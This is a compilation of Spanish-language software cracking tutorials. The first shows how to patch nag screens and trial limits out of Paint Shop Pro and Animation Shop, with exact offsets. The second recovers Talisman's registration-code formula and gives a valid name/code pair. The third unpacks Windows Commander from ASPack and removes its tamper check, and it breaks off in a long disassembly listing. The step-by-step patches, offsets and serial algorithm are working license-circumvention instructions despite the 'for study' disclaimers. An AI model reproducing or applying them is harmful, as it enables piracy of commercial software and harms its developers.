Bueno creo que poco puedo decir de este magnifico programa que no sepais ya. *Puede que sea uno de los mejores programa de retoque fotografico que exista, por eso debemos evaluarlo correctamente, ¿no os parece?.*

Bueno el sistema de protección es una nag cada vez que cargamos el programa, tanto el Paint Shop Pro (PSP) como el Animation Shop (AS),siempre nos aparece,y tambien tiene un tiempo de "retardo del programa" ya que no podemos pulsar el botón START hasta que no pasen unos segundos.

Por último solo lo podemos evaluar durante 30 dias, lo cual, no sé ...

AL ATAKE

Empezamos quitando esas nags :

Primero que quiero decir es que me perdonen los crackers más avanzados por lo que yo pueda decir aqui o por mi manera casi " torpe " de cazar el nag. Y os lo voy a explicar: he probado unos bpx y nada de nada, entonces, porque no hacerlo a lo bestia, me explico, cargamos el loader del softice (si), y vamos traceando el PSP con F10 hasta encontrar alguna call que cargue la nag, cada vez que la encontremos le ponemos un bpx, traceamos despues dentro de ella hasta encontrar una rutina interesante o alguna call que cargue esa nag, y si es asi le ponemos otro bpx, y asi sucesivamente...

Tras muchos bpx y tambien mucho tracear vemos sobre una call final se carga la nag :

PSP: esta call es 00727CB7 E8E8C70E00 call 008144A4

Bien, lo que tenemos que hacer ahora es ver que cosas interesantes pasan en esta llamada, y qué podemos hacer.Por eso nos metemos (con F8) en ella y podemos ver:

```
727CB7   E8E8C70E00        call  008144A4
727BCB   8B0D84DE9500      mov   eax,[eax+04]
727CC5   33FF              xor   edi,edi

727CC9   7519              jnz   727CE4  ----Salta y nos lleva a la nag----

727CCB   8BC8              mov    ecx,eax
..
..
..
xxxxxx    ret
```

727CE4 empieza la rutina de la llamada a la nag.

nota:

perdonad que la ponga asi ya que por falta de tiempo y tb, porque mi ordenata se que un poco pillao no lo he " podio " poner como el siguiente fragmento.

Podemos ver que justo el en pricipio de la cadena existe una comparación que nunca va poder ser igual y que despues hay un salto que siempre se da y se dirige hacia las rutinas que generan la nag. La cosa esta clara, ¿no?, nopear este salto!. Con esto hacemos volcer al codigo de donde hemos sido llamados pero sin pasar por las rutinas de formación de la nag jeje. Muy bien, ahora nos que da el AS, pero es que su esquema es casi el mismo:La call ha inspeccionar será:

4F8B6D E87E780400 call 005403F0

Tras darle al F8 para ver lo que hay sale:

```
:005403FE    64892500000000      mov dword ptr fs:[00000000], esp
:00540405    51                  push ecx

* Reference To: MFC42.Ordinal:0490, Ord:0490h

|

:00540406    E8BDB50400        Call 0058B9C8
:0054040B    8B0D443D5F00      mov ecx, dword ptr [005F3D44]
:00540411    8B4004            mov eax, dword ptr [eax+04]
:00540414    85C9              test ecx, ecx
:00540416    7518              jne 00540430--->Salta y nos lleva a la nag<---
:00540418    8BC8              mov ecx, eax
:0054041A    E8D1BAECFF        call 0040BEF0
:0054041F    33C0              xor eax, eax
:00540421    8B4C2404          mov ecx, dword ptr [esp+04]
:00540425    64890D00000000    mov dword ptr fs:[00000000], ecx
:0054042C    83C410            add esp, 00000010
:0054042F    C3                ret

* Referenced by a (U)nconditional or (C)onditional Jump at Address:
|:00540416(C)--------Rutina de formación de la nag-----------
|

:00540430    A1483D5F00  mov eax, dword ptr [005F3D48]
:00540435    85C0        test eax, eax
:00540437    7411        je 0054044A
:00540439    33C0        xor eax, eax
```

Aqui se puede ver que tras varias instrucciones testea ecx,ecx , y despues hay un salto, éste siempre se produce y nos lleva a la nag, para evitarlo, pues a nopearlo tambien!!!.

Bueno esta claro que a nosotros nos interesa estos dos saltos:

=>727CC9 7519 jnz 00727CE4 -------este es el del PSP.

=>540416 jnz 00540430 ------este es el del AS.

Debemos buscar el offset para cambiar los bytes que queremos, para ello una de dos:
1.-Desensamblamos y miramos dirección y el offset, con el wdasm, o:
2.-Usamos el KrackPE de nuMIT_or, esta opción es la recomendable ya que PSP ocupa casi 9 MB y el AS casi 3MB, por lo que la 1ª opción puede ser lenta.

Su forma de usarse es muy sencilla se elgien el prog. a estudiar se le introduce la diercción virtual y le damos a GET OFFSET para obtener el offset que nos interesa.

Bueno madiante este programa (gracias nuMIT_or) obtenemos:

1.-PSP===>327CC9h

2.-AS===>140416h

Cambiarlos (jnz por jz , o por, nop) y fuera nags. ;-)

Seguimos, quitando el límite de tiempo:

Bueno, colegas ya aqui parece que no tengo que decir nada más debido a que cuando quitamos esas nags, impidiendo que se ejecutena algunas rutinas, tambien eliminamos este límite de tiempo que nos daban, por lo que:

Se puede dar por terminado este tutorial !

Nota 1: Este tutorial es para el estudio de las protecciones de los programas y no para uso lucrativo.

Nota 2: Este tutorial se puede exponer en cualquier pagina dedicada a lo anterior mencionado, incluso cambiando de plantilla, pero, eso si :==>SE DEBE HACER REFERENCIA A SU AUTOR (o sea yo,kamui) Y A SU PROPÓSITO, comprendido??

Nota 3: Para alguna consulta: kamui_@latinmail.com

Bueno, hasta pronto, saludos al canal #crackers del irc-hispano, al grupo de Tutoriales2000, a todos los que ma han ayudado, y a todos los crackers que escriben tutoriales, y a los que lo leen...Gracias.

Karpoff Spanish Tutor	
Programa:	**Lighttek Software Talisman v1.61**

Protección:	Serial/Number		
Descripción:	Utilidad para el escritorio de Windows 95/98/NT		
Dificultad:	Facililla		
Download:	http://www.lighttek.com/		
Herramientas:	SoftICE		
Cracker:	MeGaBiTe	**FECHA:**	16/01/2001

INTRODUCCION


Extraído de la ayuda del propio programa.

[Talisman es un escritorio alternativo para Windows 95/98/NT. Usando "Talisman", usted puede crear cualquier interface para su ordenador. "Talisman" oculta el escritorio estándar de Windows. En el espacio de trabajo de "Talisman" puede poner cualquier número de botones o de imágenes. Estos objetos pueden tener cualquier forma o cualquier dimensión. Todos los objetos pueden ejecutar programas externos o comandos internos del shell. El número de formas (pantallas) puede estar en el rango de 1 a 1000. Cualquier objeto del a pantalla puede configurarse para que cambie de una forma a otra. Todas las configuraciones y todas las imágenes se guardan en una base de datos. Usted puede crear muchos themes "Talisman" y usar los objetos con enlaces para que vayan de un theme a otro. Puede usar "Talisman" como su shell por defecto en lugar del Explorer de Windows. "Talisman" tiene sus propios procedimiento de arranque, su propia bandeja de sistema y su propio menú 'Inicio'.]


AL ATAKE

Bueno, pues con todo lo maravilloso que parece ser éste programa y con todo lo que hace, creo que se debería haber pensado un sistema de protección un poco más potente. La verdad es que más simple no puede ser. En realidad, una chorrada. El esquema en elemental: el usuario debe introducir un Name y un Code. El programa recoge el Name; en un bucle recorre los caracteres del Name de principio a fín y va sumando los valores ASCII; ésta suma se guarda en un registro del microprocesador; cuando el bucle finaliza se multiplica la suma con una constante y éste resultado se compara con el Code que hemos introducido: si son iguales el programa se registra; en caso contrario, muestra el típico mensaje de error. ¡¡¡Elemental!!!

Bueno, pues nada; vamos a éllo. Arrancamos el programa. Veremos que en la bandeja del sistema tenemos un nuevo ícono. Hacemos click con el botón derecho del ratón en dicho ícono y seleccionamos la opción 'About/Registration ...'. Veremos ésta pantalla:



Bien, ahora vamos a introducir "MeGaBiTe" como Registration Name y "1193046" como Code. Evidentemente nos dará un mensaje de error, tal como podemos ver aquí abajo:



Bien. Vamos a lanzar SoftICE y poner algún breakpoint. Intenté en primer lugar poner un breakpoint en 'getWindowTextA', sin ningún resultado; después lo intenté con 'getDlgItemTextA', sin ningún éxito tampoco. Bien, antes ésta situación sólo queda recurrir a una función API que nunca suele fallar 'hMemCpy'. Ponemos un breakpoint en dicha función ("BPX HMEMCPY") y pulsamos F5 para regresar a la pantalla de Registro de Talisman. Como ésta pantalla sigue mantiendo los valores que hemos introducido anteriormente en sus editBox, lo único que deberemos hacer es pulsar con el ratón sobre el botón 'Register!'. Una que hagamos ésto SoftICE hará break al inicio de la función 'hMemCpy'; deberemos pulsar tres veces la tecla F5 y depués pulsamos F12 doce veces hasta que lleguemos a la siguiente posición en el código del programa:

```
0177:0047EF76 CALL 00421290
0177:0047EF7B XOR ESI,ESI      >Aterrizamos aquí
0177:0047EF7D MOV EAX,[EBP-08] >Mueve el User Name a EAX 0177:0047EF80 CALL 00403C2C
   >Calcula la longitud del User Name                                >y la pone en EAX
0177:0047EF85 TEST EAX,EAX     >¿Se ha introducido algo como User
                               >Name?
0177:0047EF87 JLE 0047EF9C     >Si no es así, salta
0177:0047EF89 MOV EDX,00000001 >Inicializa contador
0177:0047EF8E MOV ECX,[EBP-08] >Pone el User Name en ECX 0177:0047EF91 MOVZX ECX,BYTE PTR
[EDX+ECX-01] >Pone el primer                                                >carácter del
                                            >Registration Name
                                            >en ECX
0177:0047EF96 ADD ESI,ECX     >Sumatorio de todos los caracteres
                              >del User Name
0177:0047EF98 INC EDX         >Incrementa contador
0177:0047EF99 DEC EAX         >Decrementa el contador de la
                              >longitud del User Name 0177:0047EF9A JNZ 0047EF8E    >¿Hemos
llegado al final? Si no es                                >así, reiniciar el bucle
0177:0047EF9C MOV [EBP-14],ESI >Pone el sumatorio en la dirección
                               >apuntada por EBP-14; ésta
                               >dirección mantenía nuestro Code
                               >falso
0177:0047EF9F FILD DWORD PTR [EBP-14] >Convierte el número entero
                                      >guardado en al dirección
                                      >apuntada por EBP-14 en un
                                      >número real y lo envia a la
                                      >pila
0177:0047EFA2 CALL 0040296C  >Pone el sumatorio en EAX 0177:0047EFA7 IMUL EAX,EAX,00000309
>Multiplica el sumatorio por                                        >309 hexadecimal y guarda
el                                     >resultado en EAX
0177:0047EFAD MOV ESI,EAX    >Copia el resultado de la
```


```
                                >multiplicación en ESI
0177:0047EFAF CMP ESI,[EBP-04] >Compara ESI con el contenido de la
                                >dirección apuntada por EBP-04, que
                                >no es otro que nuestro Code falso
0177:0047EFB2 JNZ 0047F077   >Si no son iguales salta
```

Bien, como decíamos al inicio de éste tutorial, el esquema de protección no puede ser más simple. La rutina recoge una cadena, se inicia un bucle que recorre todos los caracteres de dicha cadena, se suman los números de órden de la tabla ASCII de cada uno de los caracteres de la cadena y se guardan en una variable (léase registro del microprocesador), posteriormente ésa suma se multiplica por una constante (en éste caso "309 hexadecimal"), y por último se compara el resultado de dicha multiplicación con el Code que hemos introducido; si la comparación dá cero como resultado (es decir, si son iguales) el proceso de registro de finaliza con éxito; en caso contrario se nos muestra el mensaje de error que hemos visto antes.

Obviamente, lo más sencillo es que cuando en nuestro proceso de depuración del código del programa lleguemos a la posición '0177:0047EFAF CMP ESI,[EBP-04]', averiguemos qué es lo que contiene el registro ESI ya que se tratará del Code correcto. Para éllo, hacemos lo siguiente:

```
:? esi
000852AE 0000545454 " R®"
```

El depurador responde mostrándonos primeramente el valor hexadecimal del contenido del registro ESI y, ésto es lo que nos interesa, el valor decimal: "545454". Este debe ser nuestro Code correcto. No nos resta más que comprobarlo. Para éllo, primero desactivamos los breakpoints que podamos tener activos en el despurador escribiendo "BD *" e introducimos "545454" como Code. ¡Este es el resultado!



¿Dónde se guardan los detalles del registro? Se guardan en el Registro de Windows, en las subclaves 'usercode' y 'username' de la clave 'Mi PC\HKEY_CURRENT_USER\Software\Lighttek\Talisman'. Si eliminamos cualquiera de las dos subclaves, el programa devendrá nuevamente al estado de 'Unregistered'. (Lo digo para que pueda practicar).

Nombre de usuario: MeGaBiTe

Registration Code:

Generar Registration Code

Bueno, con éste pequeño formulario podrá registrar el programa con su Name. En cualquier caso, no creo que nadie tenga ninguna dificultad si quiere escribir un KeyGen.

Me gustaría saludar a mis crackers favoritos y de los que más he aprendido.

Son éstos: Torn@do, The SandMan, BalckB, +Fravia, TNT!, ECD, Karpoff, Wkt. Esto no quiere decir que no haya otros extraordinarios crackers.

NOTA: Si le gusta el programa, cómprelo. Los programadores pierden demasiado tiempo desarrollando su software como para que vengamos nosotros y no les compensemos por su trabajo.

¡No es justo!

Ensayo por: MeGaBiTe

Karpoff Spanish Tutor: Pagina dedicada a la divulgacion de informacion en Castellano, sobre Ingenieria Inversa y Programación. Email "Colabora con tus Proyectos"

Karpoff Spanish Tutor

Programa: Windows Commander 4.52

PROTECCION:	**Fichero llave**
Objetivo:	Simular estar registrados
Descripcion:	Excelente programa para manejar ficheros en windows
Dificultad:	Entre fácil y media
DOWNLOAD:	http://www.ghisler.com/
Herramientas:	**Softice, W32dasm, Editor Hexadecimal, ProcDump**
CRACKER:	**SnOp** **FECHA: 15/2/2001**

INTRODUCCION

Hola a todos ! En este tutorial voy a contar como simular estar registrados en el excelente programa "Windows Commander 4.52".

Deciros ke voy a partir de la base ke los ke lean este tutorial tienen ya unos conocimientos de cracking básicos e incluso avanzados. No voy a explicar mucho como se usan los programas ke vamos a usar pero si lo ke se debe hacer. Por todo ello he puesto la dificultad de este tutorial en más bien media ke fácil.

Por otro lado considero ke el programa en cuestión no es fácil de crackear (al menos con el método ke yo he usado he tardado un par de días en enterarme de como iba la copla). Bueno vamos a lo bueno.

AL ATAKE

PRIMERA PARTE: TRABAJEMOS A GUSTO, COÑO

Pues si, lo primero es trabajar a gusto. Aunque como veréis mi objetivo final será hacer un "loader" y no haría falta descomprimir el archivo (ke como vamos a ver está comprimido con Aspack) lo vamos ha hacer pq de esta forma podremos desensamblarlo con el w32dasm con lo cual veremos mejor como va el tema. Entonces en la copia descomprimida realizaremos los cambios pertinentes para probarlos.

Vamos allá. Empecemos abriendo el ejecutable principal con el PE editor del ProcDump (no sin antes haber realizado la correspondiente copia de seguridad del fichero ke luego pasa lo ke pasa...). Si nos fijamos hay una sección llamada Aspack ke nos informa perfectamente de como está comprimido. Yo lo voy a descomprimir "manualmente" pq ninguna de las versiones ke me venían en el ProcDump me funcionaba (bueno, de hecho tampoco las probé con esta versión del windows commander pero en la 4.51 no funcionaba ninguna).

Antes ke nada debemos cambiar el valor de la sección CODE - Characteristics de C0000040 a E0000020 en el fichero wincmd32.exe pq de esta manera conseguiremos ke el Sice (Soft Ice) rompa al iniciar el programa cuando lo cargamos con el Symbol Loader. Si no lo hacemos el programa entra directamente y no podemos poner los breakpoints como queremos.

Bien una vez hecho esto cargamos el ejecutable ke hemos modificado en el symbol loader y lo ejecutamos. Nusetro objetivo será encontrar el punto de entrada original y dumpear el programa al disco duro mediante el Proc Dump. Para descomprimirlo voy a usar una técnica ke aprendí gracias al tutorial de Nopper sobre el Acdsee 3.0. Según él, la estructura de muchos compresores es, muy por encima, la siguiente:

PUSHAD

CALL rutina de descompresión

POPAD (cuyo opcode es 61, lo podemos mirar mediante el Soft Ice)

salto al inicio del programa descomprimido

Por lo tanto vamos a intentar encontrar este POPAD. Para hacerlo, como sabemos ke su opcode es 61, vamos ha buscar este opcode a partir de donde rompemos inicialmente. Es decir ke si nos fijamos inicialmente el softice al ejecutar el windows commander des del fichero comprimido rompe en 5AE001. Luego pondremos:

S 5AE001 L FFFFFF 61

Esto buscará el número 61 en el código a partir de la posición especificada, 5AE001, y tantos bytes de longitud como le digamos (en nuestro caso he puesto ffffff ke es más ke suficiente). Recordad ke todos los números ke pongo son en hexadecimal. Como ya he dicho este tutorial no es para novatos y por eso doy por sentado ke el sistema hexadecimal se domina (entre muchas otras cosas). Y es ke como dijo Torrente: "Esto no es Bambi..."

Bien, vemos ke esto nos devuelve la posición 5AE337. Pero si ponemos un breakpoint en esta posición no romperá el programa, pq de hecho, este 61 no es una instrucción de POPAD sino ke es una parte de otra instrucción (no se cual, no me he molestado en mirarlo). Por eso ahora lo ke vamos ha hacer es repetir la búsqueda pero ahora a partir de la posición ke nos han dado:

S 5AE338 L FFFFFF 61 (nótese ke he puesto 5AE338 y no 5AE337 pq tenemos ke buscar más allá de la posición ke nos han dado, pues si ponemos 5AE337 nos devolverá otra vez 5AE337).

Bien, ahora nos devuelve la posición 5AE4F3. Ponemos un bpx (breakpoint on execution) en esta posición y pulsamos F5. Ahora sí. Ahora el Sice ha roto donde queríamos. Si ahora pulsamos F10 tres veces llegaremos a un ret. Si pulsamos F10 otra vez veremos ke el salto ke hace desde este ret es muy grande y ke aterriza en la posición 543530. Pues bien, este es el punto de entrada original antes de ke el programa fuera comprimido. Anotamos este número, salimos del programa y volvemos a ejecutarlo. Paramos en el ya mencionado ret y ahí ponemos A en el Sice, ke es el comando para editar código en ensamblador. Ponemos

JMP EIP

De esta forma el programa entra en un bucle infinito. Salgamos del Sice y carguemos el ProcDump. En el menú de tareas abiertas debería haber el Windows Commander. Le damos con el botón derecho y seleccionamos "Dump Full". Ahora volvemos a seleccionar el Windows Commander en el menú de tareas ke se estan ejecutando y le damos a "Kill Task" para ke cierra la aplicación (pq está en un bucle infinito).De esta forma tendremos el ejecutable original descomprimido. Ahora solo nos falta editar con el PE editor la cabecera de este ejecutable ke hemos obtenido y sustituir su entry point por el original ke ya hemos obtenido (recordemos ke el número ke debemos introducir es el entry point ke hemos encontrado menos el Image Base ke es 400000). Total ke el numero ke debemos introducir es: 543530 - 400000 = 143530.

Pos bien, si ahora ejecutamos el programa mediante el ejecutable descomprimido este debería funcionar correctamente. Ahora lo podemos desensamblar con el w32dasm y tener un listado muerto ke siempre resulta útil. Un recomendación es ke hagáis también una copia de seguridad del ejecutable descomprimido.

Antes de ponernos a registrar el programa en si debemos eliminar la protección ke comprueba si el ejecutable ha sido modificado. Supongo ke os habréis dado cuenta ke el programa cuando lleva unos segundos en funcionamiento nos muestra un mensaje diciendo ke el ejecutable ha sido modificado posiblemente un virus (aunque en este caso mejor ke dijera por un cracker...). Pos bien, el autor nos ayuda mucho pues pone el mensaje mediante un messageboxa. Por lo tanto ejecutamos el programa y ponemos:

bpx MessageBoxA

Esperamos unos segundos y el saltaremos al soft ice. Pulsamos F12 para salir de la función MessageBoxA en si, le damos al enter y aterrizamos en la llamada ke hace el ejecutable del win. commander a esta función. Anotamos esta dirección, ke es 4EAC67 y vamos al w32dasm. Donde nos encontramos:

```
* Referenced by a (U)nconditional or (C)onditional Jump at Address:
|:004EA908(C)                <-----------Este salto será la clave
|

* Possible Reference to String Resource ID=01345: "Print"
|
:004EAC21 6841050000 push 00000541
:004EAC26 8B45FC mov eax, dword ptr [ebp-04]
:004EAC29 E88A6EF3FF call 00421AB8
:004EAC2E 50 push eax
:004EAC2F E8C4ADF1FF call 004059F8
:004EAC34 8B45FC mov eax, dword ptr [ebp-04]
:004EAC37 C6801F05000000 mov byte ptr [eax+0000051F], 00

* Possible Reference to String Resource ID=00016: "Specify file type"
|
:004EAC3E 6A10 push 00000010
:004EAC40 E8FBADF1FF call 00405A40

* Possible Reference to String Resource ID=00016: "Specify file type"
|
:004EAC45 6A10 push 00000010

* Possible StringData Ref from Code Obj ->"Windows Commander"
|
:004EAC47 A104485400 mov eax, dword ptr [00544804]
:004EAC4C 50 push eax
:004EAC4D 8D85E4FDFFFF lea eax, dword ptr [ebp+FFFFFDE4]
:004EAC53 E87CF0F1FF call 00409CD4
:004EAC58 50 push eax
:004EAC59 8B45FC mov eax, dword ptr [ebp-04]
:004EAC5C E8576EF3FF call 00421AB8
:004EAC61 50 push eax
:004EAC62 E8E1ADF1FF call 00405A48        <------------Este es el call al MessageBoxA

:004EAC67 6A00 push 00000000                <-----------Akí es donde aterrizamos después de pulsar F12
```

Bien, pues como veis he marcado el salto al ke se llega a la pantalla de "possible virus". Si vamos a este salto en 4EA908 y lo evitamos (poiendo nop) vemos ke ya no nos dará este mensaje y ke no saldrá del programa por mucho tiempo ke pase.

Bueno, de hecho no es cierto. ¿Qué pasa si creamos un directorio, copiamos un fichero, etc...? Pues ke justo después de hacer lo ke se le pide sale inmediatamente del programa. Creo ke por el mismo motivo ke antes, pq detecta ke el fichero ha sido modificado. Pues vamos a solucionarlo.

Vemos ke si entramos en el menú de Ayuda del win. comm. y entramos en "Acerca de Windows Commander" nos muestra una pantalla donde dice ke no estamos registrados, bla, bla, bla... Pero lo más importante es ke cuando la cerramos el programa también sale. Esta ventana es también un MessageBoxA. Por lo tanto vamos ha poner un bpx MessageBoxA otra vez. Entramos en "Acerca de Windows Commander" y salta el Sice. Le damos a F12, a aceptar y volvemos al Sice en la posición 4EAC67. Le damos unas cuantas veces al F10 hasta ke llegamos a 4F3BAB ke es un jz (salta si 0). Vamos a ver este salto en el w32dasm:

```
* Referenced by a (U)nconditional or (C)onditional Jump at Addresses:
|:004F271A(U), :004F2751(U), :004F2760(U), :004F2770(U), :004F2780(U)
|:004F2790(U), :004F27A0(U), :004F27B0(U), :004F27E6(C), :004F27FA(U)
|:004F2812(U), :004F2824(U), :004F2838(U), :004F284A(U), :004F285C(U)
|:004F2869(U), :004F287C(U), :004F289B(U), :004F28AF(U), :004F28C1(U)
|:004F28D3(U), :004F28E7(U), :004F2905(U), :004F291D(U), :004F2953(U)
|:004F2978(U), :004F2984(U), :004F2998(U), :004F29AC(U), :004F29BE(U)
|:004F29DA(U), :004F29F9(U), :004F2A0E(U), :004F2A23(U), :004F2A36(U)
|:004F2A4F(U), :004F2A62(U), :004F2A75(U), :004F2A88(U), :004F2A9B(U)
|:004F2AAE(U), :004F2ABF(U), :004F2AD3(U), :004F2AE7(U), :004F2AFB(U)
|:004F2B0F(U), :004F2B34(U), :004F2B5E(U), :004F2B6F(U), :004F2B80(U)
|:004F2B8F(U), :004F2B9E(U), :004F2BAD(U), :004F2BBC(U), :004F2BCB(U)
|:004F2BDA(U), :004F2BE8(U), :004F2BF9(U), :004F2C0A(U), :004F2C1B(U)
|:004F2C2C(U), :004F2C44(U), :004F2C55(U), :004F2C66(U), :004F2C75(U)
|:004F2C84(U), :004F2C93(U), :004F2CA2(U), :004F2CB1(U), :004F2CC0(U)
|:004F2CCE(U), :004F2CDF(U), :004F2CF0(U), :004F2D01(U), :004F2D12(U)
|:004F2D2A(U), :004F2D3C(U), :004F2D4E(U), :004F2D7D(C), :004F2D88(U)
|:004F2D9A(U), :004F2DB0(U), :004F2DC6(U), :004F2DE8(C), :004F2E25(U)
|:004F2E47(C), :004F2E84(U), :004F2E98(U), :004F2EAC(U), :004F2EC6(U)
|:004F2ED8(U), :004F2EEA(U), :004F2EF4(U), :004F2F08(U), :004F2F1F(U)
|:004F2F36(U), :004F2F4D(U), :004F2F64(U), :004F2F7B(U), :004F2F92(U)
|:004F2FA9(U), :004F2FC0(U), :004F2FD7(U), :004F2FE4(U), :004F2FF1(U)
|:004F3025(U), :004F3048(C), :004F3076(U), :004F3099(U), :004F30B9(U)
|:004F30D2(U), :004F30E8(U), :004F30F2(U), :004F3101(U), :004F310B(U)
|:004F3115(U), :004F311F(U), :004F3129(U), :004F3146(U), :004F3166(U)
|:004F3186(U), :004F3198(U), :004F31B7(U), :004F31D6(U), :004F31F5(U)
|:004F3214(U), :004F322A(U), :004F3249(U), :004F325F(U), :004F3285(U)
|:004F328F(U), :004F32AC(U), :004F32C9(U), :004F32D5(U), :004F32E1(U)
|:004F3310(U), :004F333F(U), :004F339A(C), :004F33BE(U), :004F33D8(U)
|:004F33F2(U), :004F3461(U), :004F34BD(U), :004F3501(U), :004F355D(U)
|:004F3567(U), :004F35D8(U), :004F3607(C), :004F3634(U), :004F364E(U)
|:004F3658(U), :004F3687(C), :004F36B4(U), :004F36CE(U), :004F36D8(U)
|:004F36E8(U), :004F3737(U), :004F3746(U), :004F3758(U), :004F3767(C)
|:004F3781(U), :004F3793(U), :004F37A5(U), :004F37B7(U), :004F37C9(U)
|:004F37DB(U), :004F3830(U), :004F3842(U), :004F3854(U), :004F38CC(U)
|:004F3985(U), :004F3997(U), :004F39EF(U), :004F3A03(U), :004F3A0F(C)
|:004F3A1C(U), :004F3A28(C), :004F3A35(U), :004F3A44(U), :004F3A5E(C)
